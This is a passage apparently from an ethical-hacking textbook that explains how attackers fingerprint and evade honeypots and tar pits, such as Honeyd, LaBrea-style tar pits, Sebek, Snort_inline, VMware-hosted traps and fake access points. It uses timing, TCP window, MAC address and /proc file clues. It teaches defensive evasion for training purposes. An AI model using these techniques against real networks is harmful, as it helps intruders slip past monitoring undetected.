
Detecting Honeypots

Honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts. While attempting to break into the target network, attackers perform honeypot detection using various tools and techniques. This section discusses these tools and how they are used.

A honeypot is an Internet system designed primarily for diverting attackers by tricking or attracting them during their attempts to gain unauthorized access to information systems.


Attackers can determine the presence of honeypots by probing the services running on the system. Attackers use honeypot detection systems or methods to identify the honeypots installed on the target network. They craft malicious probe packets to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS). Ports that show a particular service running but deny a three-way handshake connection indicate the presence of a honeypot. Once they detect honeypots, attackers try to bypass them so that they can focus on targeting the actual network. Tools to detect honeypots include Send-safe Honeypot Hunter (*http://www.send-safe.com*) and kippo_detect (*https://github.com*).

Note: Attackers can also defeat honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques.



Detecting and Defeating Honeypots

Detecting the presence of Layer 7 Tar Pits	- Observe the **latency of the response** from the service
Detecting the presence of Layer 4 Tar Pits	- Analyze the **TCP window size**, where tar pits continuously acknowledge incoming packets even though the TCP window size is reduced to zero
Detecting the presence of Layer 2 Tar Pits	- If an attacker is present on the same network as the Layer 2 tar pits, then the attacker can detect the presence of this daemon by looking at the **responses with unique MAC address** 0:0:f:ff:ff:ff which act as a kind of black hole
Detecting Honeypots running on VMware	- Observe the **IEEE standards for the current range of MAC addresses** assigned to VMWare Inc.
Detecting the presence of Honeyd Honeypot	- Perform time-based **TCP Finger printing** methods (SYN Proxy behavior)



Detecting and Defeating Honeypots (Cont'd)


Detecting the presence of User-Mode Linux (UML) Honeypot	- Analyze the files such as **/proc/mounts**, **/proc/interrupts**, and **/proc/cmdline**, which contain UML-specific information
Detecting the presence of Sebek-based Honeypots	- Sebek logs everything that is accessed via read() before transferring it to the network, causing the congestion effect. Analyze the **congestion in the network layer**
Detecting the presence of Snort_inline Honeypot	- Analyze the **outgoing packets** by capturing the Snort_inline modified packets through another host system and identifying the packet modification
Detecting the presence of Fake AP	- Fake access points only send beacon frames and do not generate any fake traffic on the access points and an attacker can **monitor the network traffic** and easily notice the presence of a fake AP
Detecting the presence of Bait and Switch Honeypots	- Observe specific **TCP/IP parameters** such as Round-Trip Time (RTT), the Time To Live (TTL), and the TCP timestamp

Detecting and Defeating Honeypots

A honeypot is a security mechanism that is deployed to counterattack and trap attackers. Honeypots lure attackers into performing malicious activities, and this attack information provides insights into the level and type of threats a network infrastructure can face. As an attacker, determining whether the target system is a legitimate one or a honeypot is essential to compromise the network without being detected. Identifying and defeating these honeypot establishments stealthily is the fundamental task of a professional hacker.

Some techniques used to identify, detect, and defeat various honeypot infrastructures are discussed below:

- **Detecting the presence of Layer 7 Tar Pits**: Tar pits are security entities that are similar to honeypots, which are designed to respond slowly to incoming requests. They slow down unauthorized attempts of hackers. Layer 7 tar pits react slowly to incoming SMTP commands by attackers/spammers. Attackers can identify the presence of Layer 7 tar pits by looking at the latency of the response from the service.
- **Detecting the presence of Layer 4 Tar Pits**: Layer 4 tar pits manipulate the TCP/IP stack and are effectively employed to slow down the spreading of worms, backdoors, etc. In these tar pits, the iptables accept the incoming TCP/IP connection and spontaneously switch to a zero-window size, blocking the attacker from sending further data. This connection cannot be terminated by the attacker, as no data is transferred to the target machine. Layer 4 tar pits such as Labrea can be identified by the attacker by analyzing the TCP window size, where the tar pit continuously acknowledges incoming packets even though the TCP window size is reduced to zero.
- **Detecting the presence of Layer 2 Tar Pits**: If an attacker launches an attack from the same network, the issue of Layer 2 arises. Layer 2 tar pits are used to block the network penetration of the attacker who gains access to the network as well as to prevent internal threats. The attacker can detect the presence of this daemon by looking at the responses with the unique MAC address 0:0:f:ff:ff:ff, which acts as a kind of black hole. An attacker can also identify the presence of these tar pits by analyzing the ARP responses.
- **Detecting Honeypots running on VMware**: VMWare is a commercially available virtual machine that is used to launch multiple instances of an OS simultaneously. These virtual machines can be configured with various virtual machine resources such as CPU, memory, disks, I/O devices, etc. Owing to its numerous advantages, VMWare is widely used to launch honeypots. Attackers can identify instances that are running on the VMWare virtual machine by analyzing the MAC address. By looking at the IEEE standards for the current range of MAC addresses assigned to VMWare Inc., an attacker can identify the presence of VMWare-based honeypots.
- **Detecting the presence of Honeyd Honeypot**: Honeyd is a widely used honeypot daemon. It is used to create thousands of honeypots easily. It is a network-simulated and service-simulated honeypot deployment engine. This honeyd honeypot can respond to a remote attacker who tries to contact the SMTP service with fake responses.



```
Echo "220 intranet ESMTP
sendmail 8.1"

While read data
{
   if data ~ "HELO" then…
   if data ~ "MAIL FROM" then…
…
}
```

Figure 12.77: Honeyd fake response

An attacker can identify the presence of honeyd honeypot by performing time-based TCP fingerprinting methods (SYN proxy behavior). The following figure shows the difference between a response to a normal computer and the response of honeyd honeypot to a manual SYN request sent by an attacker.

